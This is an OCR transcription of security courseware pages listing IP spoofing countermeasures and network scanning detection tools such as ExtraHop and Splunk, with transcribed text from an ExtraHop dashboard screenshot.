
  Countermeasures against SYN flooding attacks can also help avoid IP spoofing attacks.

- **Other IP Spoofing Countermeasures**
  - Enhance the integrity and confidentiality of websites by migrating from IPv4 to IPv6 during development.
  - Implement digital certificate authentication mechanisms such as domain and two-way auth certificate verification.
  - Use a secure VPN while accessing any type of public Internet service such as free Wi-Fi and hotspots.
  - Employ application-specific mitigation devices such as Behemoth scrubbers for deep-level packet investigation at a high speed of nearly 100 million packets/s.

- Implement dynamic IPv6 address variation using a random address generator to reduce the time of active vulnerability.
- Configure routers to send encoded information about fragmented packets entering the network.
- Configure routers to verify the data packets using their signatures by storing the arriving data packet digests.
- Configure routers to hide intranet hosts from the external network by implementing modifications to the network address translation (NAT).
- Configure internal switches to table the DHCP static addresses to filter malicious spoofed traffic.

Scanning Detection and Prevention Tools

ExtraHop It provides complete visibility, real-time **detection**, and **intelligent response** to malicious network scanning


ExtraHop
Reveal(x)
Overview
Dashboards
Detections
Alerts
Assets
Records
Packets
Search...
TOUR
Last 6 hours
Security
Network
Perimeter
Generate Executive Report
Active Devices
280
0%
Change since last interval
New Devices
0
Network Health Indicators
DB Activity
OFFENDER
web-drupal-...
192.168.221.22
mysql1
bullseye
mysql1.seapr...
VICTIM
web2.mycdn...
database
VICTIM
mysql1
mysql1
Chat with Us

Network Health Indicators

TCP	Suspicious TCP Connections	511	0.2%
DNS	Request Timeouts	2.25 K	0.0%
DNS	Address Mapping Record ...	24.4 K	0.0%
DNS	Text Record Queries	296	0.0%
HTTP	404 Not Found Errors	4.63 K	0.0%
HTTP	500 Server Errors	284 K	0.0%
SSL	Expired Certificate Sessions	80.8 K	0.0%
DNS	Requests with Suspicious ...	23	0.0%
HTTP	Requests with Suspicious ...	178	0.0%
HTTP	Requests with Suspicious ...	8	0.0%
SSL	Weak Ciphers Sessions	117 K	<0.1%

https://www.extrahop.com

Splunk Enterprise Security
https://www.splunk.com

Scanlogd
https://github.com

Vectra Cognito Detect
https://www.vectra.ai

IBM Security QRadar XDR
https://www.ibm.com

Cynet 360
https://www.cynet.com

Scanning Detection and Prevention Tools


Security professionals use various sophisticated tools such as ExtraHop and Splunk Enterprise Security to detect active networks and port scanning attempts initiated by attackers.

- **ExtraHop**

  Source: *https://www.extrahop.com*

  ExtraHop provides complete visibility, real-time detection, and intelligent response to malicious network scanning. This tool allows security professionals to automatically discover and identify every device and its vulnerabilities, including unmanaged Internet of things (IoT) devices in a network. Further, this tool allows security professionals to analyze all network interactions in real time, including all cloud transactions and SSL/TLS encrypted traffic, to provide complete visibility inside the network perimeter.

  ExtraHop also assists in the auto-discovery and classification of every device in the network, using which security teams can analyze all communication.


ExtraHop
Reveal(x)
Overview
Dashboards
Detections
Alerts
Assets
Records
Packets
Search...
TOUR
Last 6 hours
Security
Network
Perimeter
Generate Executive Report
Active Devices
280
0%
Change since last interval
New Devices
0
Network Health Indicators
DB Activity
OFFENDER
web-drupal-...
192.168.221.22
mysql1
172.23.2.33
bullseye
172.23.1.101
mysql1.seapr...
172.21.2.33
VICTIM
web2.nycdm...
172.22.1.81
web-databas...
AE:BD:1...
mysql1
172.24.2.33
VICTIM
mysql1
172.22.2.33
DB
2D
Chat with Us

